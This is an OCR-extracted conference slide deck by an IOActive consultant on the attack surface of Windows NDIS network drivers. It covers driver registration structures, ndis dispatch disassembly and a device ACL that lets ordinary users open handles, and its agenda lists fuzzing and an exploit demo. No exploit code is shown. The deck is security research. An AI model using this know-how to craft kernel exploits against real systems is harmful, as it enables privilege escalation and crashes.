Don’t Trust the NIC: Attacking Windows NDIS Drivers

Enrique Nissim

Senior Security Consultant

enrique.nissim@ioactive.com

id

- Senior Consultant at IOActive
- Information System Engineer
- Infosec enthusiast (exploits, reversing, programming, pentesting, etc.)
- Conference speaking:
  - 44Con 2018
  - AsiaSecWest 2018
  - Ekoparty 2015-2016
  - CansecWest 2016
  - ZeroNights 2016
- @kiqueNissim


Agenda

- Intro
- Attack Surface
- Demo 2 crashes
- Registration of NDIS Miniport and Filter Drivers
- OID Requests
  - Get / set / stats / method / others
- IOCTLS and OID Flow
- Types of Issues
- Fuzzing OIDs
- Overflow in WDK sample code
- NDIS Bugs
- Other Vendors Bugs
- Demo Exploit
- Outro

Intro

What is NDIS?

- A network specification by Microsoft and 3COM
- Implemented in the ”NDIS Library” → ndis.sys driver
- *The NDIS library provides an abstraction mechanism that encapsulates NIC drivers (miniports), hiding from them the specifics of the Windows kernel-mode environment. NDIS miniport drivers communicate with network adapters by using NDIS library functions that resolve to hardware abstraction layer (HAL) functions.*
- Has several versions:
  - NDIS 5.x → Legacy now, still some vendors provide this one
  - NDIS 6.x → The current version for Windows 10 is 6.80
- Each version comes with new features that not only introduce code in ndis.sys but also vendors must support in their code.



Winsock app/ service

Peer-to-peer infra-structure

. . .

WinInet app

WinInet API

WinHTTP app

WinHTTP API

IIS 7 HTTP services

Third-party application

Application layer

Presentation layer

Winsock 2.0 API (Transport and namespace functions)

WS2_32.DLL

Winsock catalog

Winsock 2.0 SPI

Transport SPI functions

Namespace SPI functions

Session layer

HTTPAPI.DLL

Windows Filtering Platform (WFP)

Layered service providers

TCP

LSP #1

LSP #2

. . .

UDP

LSP #1

LSP #2

. . .

. . .

(Namespace LSPs not supported)

Transport service providers

Transport service providers

TCP/IP

UDP

. . .

Namespace service providers

DNS

X.500

. . .

User mode

Kernel mode

Transport

and

Winsock driver

AFD.SYS

NetBIOS

NetBT.SYS

Third-party TDI client

Third-party WSK client

HTTP.SYS

TDI Extension Driver (TDX)

Winsock Kernel (WSK)

Inspection API

UDP

TCP/IP

IPSec

TCPIP.SYS

RAW

ATM

ATM.SYS

Network layers

802.3

WAN

1394

Loopback

IP tunnel

Network Driver Interface Specification (NDIS) API


PPP/SLIP

Data-Link layer

Next Generation Network Protocol Stack (NetIO)

we are here

NDIS Driver Types



- Protocol drivers (i.e tcpip.sys)
- Filter Drivers (i.e pacer.sys)
- Miniport Drivers (i.e rt640x64.sys)

NDIS Attack Surface

- Remote Attack Surface:
  - Protocol drivers → CVE-2011-1871 (ICMP DoS)
  - Intermediate Drivers
  - Filter Drivers → CVE-2014-9383 (ipv6 packet merging RCE in BitDefender)
- Local Attack Surface:
  - Protocol drivers → CVE-2012-0179 (double free in tcpip.sys)
  - Intermediate Drivers
  - Miniport Drivers
  - Filter Drivers

Previous related research

- Remote and Local Exploitation of Network Drivers – Yuriy Bulygin
- https://www.slideshare.net/nitayart/ndis-packet-of-death

1. Demo: crashing miniports

Reverse engineering NDIS

Miniport Initialization

When a new networking device is detected, the system:

1. The system finds, loads and initializes the driver (if not already loaded).
2. The system calls each driver's DriverEntry function.
   - No IoCreateDevice call
   - No Dispatch routines set in the DriverObject
   - Just a call to NdisMRegisterMiniportDriver
   - Similar thing for Filter drivers: NdisFRegisterFilterDriver
3. To initialize the miniport adapter, NDIS calls the miniport driver's MiniportInitializeEx function.
4. Attach Filter Modules
5. Binds the protocol driver

NDIS 6.x Miniport Registration

```
NDIS_STATUS NdisMRegisterMiniportDriver(
  _In_     PDRIVER_OBJECT                     DriverObject,
  _In_     PUNICODE_STRING                    RegistryPath,
  _In_opt_ NDIS_HANDLE                        MiniportDriverContext,
  _In_  PNDIS_MINIPORT_DRIVER_CHARACTERISTICS MiniportDriverCharacteristics,
  _Out_    PNDIS_HANDLE                       NdisMiniportDriverHandle
);
```

NDIS Miniport Driver Characteristics

```
typedef struct
_NDIS_MINIPORT_DRIVER_CHARACTERISTICS {
        NDIS_OBJECT_HEADER      Header;
        UCHAR                   MajorNdisVersion;
        UCHAR                   MinorNdisVersion;
        UCHAR                   MajorDriverVersion;
        UCHAR                   MinorDriverVersion;
        ULONG                   Flags;
        PVOID                   SetOptionsHandler;
        PVOID                   InitializeHandlerEx;
        PVOID                   HaltHandlerEx;
        PVOID                   UnloadHandler;
        PVOID                   PauseHandler;
        PVOID                   RestartHandler;
        PVOID                   OidRequestHandler;
        PVOID                   SendNetBufferListsHandler;
        PVOID                   ReturnNetBufferListsHandler;
        PVOID                   CancelSendHandler;
        PVOID                   CheckForHangHandlerEx;
        PVOID                   ResetHandlerEx;
        PVOID                   DevicePnPEventNotifyHandler;
        PVOID                   ShutdownHandlerEx;
        PVOID                   CancelOidRequestHandler;
        PVOID                   DirectOidRequestHandler;
        PVOID                   CancelDirectOidRequestHandler;
        PVOID                   SynchronousOidRequestHandler;
}
NDIS_MINIPORT_DRIVER_CHARACTERISTICS,
*PNDIS_MINIPORT_DRIVER_CHARACTERISTICS;
```

NDIS Filter Registration


```
NDIS_STATUS NdisFRegisterFilterDriver(
  PDRIVER_OBJECT                     DriverObject,
  NDIS_HANDLE                        FilterDriverContext,
  PNDIS_FILTER_DRIVER_CHARACTERISTICS FilterDriverCharacteristics,
  PNDIS_HANDLE                       NdisFilterDriverHandle
);
```

NDIS Filter Driver Characteristics

```
typedef struct
_NDIS_FILTER_DRIVER_CHARACTERISTICS {
  NDIS_OBJECT_HEADER        Header;
  UCHAR                     MajorNdisVersion;
  UCHAR                     MinorNdisVersion;
  UCHAR                     MajorDriverVersion;
  UCHAR                     MinorDriverVersion;
  ULONG                     Flags;
  NDIS_STRING               FriendlyName;
  NDIS_STRING               UniqueName;
  NDIS_STRING               ServiceName;
  PVOID                 SetOptionsHandler;
  PVOID     SetFilterModuleOptionsHandler;
  PVOID                AttachHandler;
  PVOID                DetachHandler;
  PVOID               RestartHandler;
  PVOID                PauseHandler;
  PVOID       SendNetBufferListsHandler;
  PVOID   SendNetBufferListsCompleteHandler;
  PVOID        CancelSendNetBufferListsHandler;
  PVOID      ReceiveNetBufferListsHandler;
  PVOID      ReturnNetBufferListsHandler;
  PVOID              OidRequestHandler;
  PVOID        OidRequestCompleteHandler;
  PVOID         CancelOidRequestHandler;
  PVOID      DevicePnPEventNotifyHandler;
  PVOID           NetPnPEventHandler;
  PVOID              StatusHandler;
  PVOID          DirectOidRequestHandler;
  PVOID    DirectOidRequestCompleteHandler;
  PVOID     CancelDirectOidRequestHandler;
  PVOID      SynchronousOidRequestHandler;
  PVOID
SynchronousOidRequestCompleteHandler;
} NDIS_FILTER_DRIVER_CHARACTERISTICS,
*PNDIS_FILTER_DRIVER_CHARACTERISTICS;
```

ndis!NdisMRegisterMiniportDriver()

- Sets ndis dispatch routines for the new driver object!




```
00000000000130A8 lea     rax, ndisDummyIrpHandler
00000000000130AF mov     ecx, 1Ch
00000000000130B4 lea     rdi, [rbp+70h]
00000000000130B8 rep stosq
00000000000130BB mov     rax, [rbp+30h]
00000000000130BF lea     rcx, ndisWdmPnPAddDevice
00000000000130C6 mov     [rax+8], rcx
00000000000130CA lea     rax, ndisMUnloadEx
00000000000130D1 mov     [rbp+68h], rax
00000000000130D5 lea     rax, ndisCreateIrpHandler
00000000000130DC mov     [rbp+70h], rax
00000000000130E0 lea     rax, ndisDeviceControlIrpHandler
00000000000130E7 mov     [rbp+0E0h], rax
00000000000130EE lea     rax, ndisDeviceInternalIrpDispatch
00000000000130F5 mov     [rbp+0E8h], rax
00000000000130FC lea     rax, ndisCloseIrpHandler
0000000000013103 mov     [rbp+80h], rax
000000000001310A lea     rax, ndisPnPDispatch
0000000000013111 mov     [rbp+148h], rax
0000000000013118 lea     rax, ndisPowerDispatch
000000000001311F mov     [rbp+120h], rax
0000000000013126 lea     rax, ndisWMIIrpDispatch
000000000001312D mov     [rbp+128h], rax
```

ndis!ndisWdmPnPAddDevice()

- The PNP calls ndisWdmPnPAddDevice() to create a new DEVICE_OBJECT.
- It calls IoCreateDevice() with a device name of \\Device\NDMP[x] and creates a Device object extension which will be used for the _NDIS_MINIPORT_BLOCK data structure. The ACL of the device object permits regular users to open a RW access handle.
- Creates a symbolic link to the device using the NetCfgInstanceId assigned.
- It creates a security descriptor that prevents unprivileged users from accessing the MiniportBlock.

Network Miniport devices



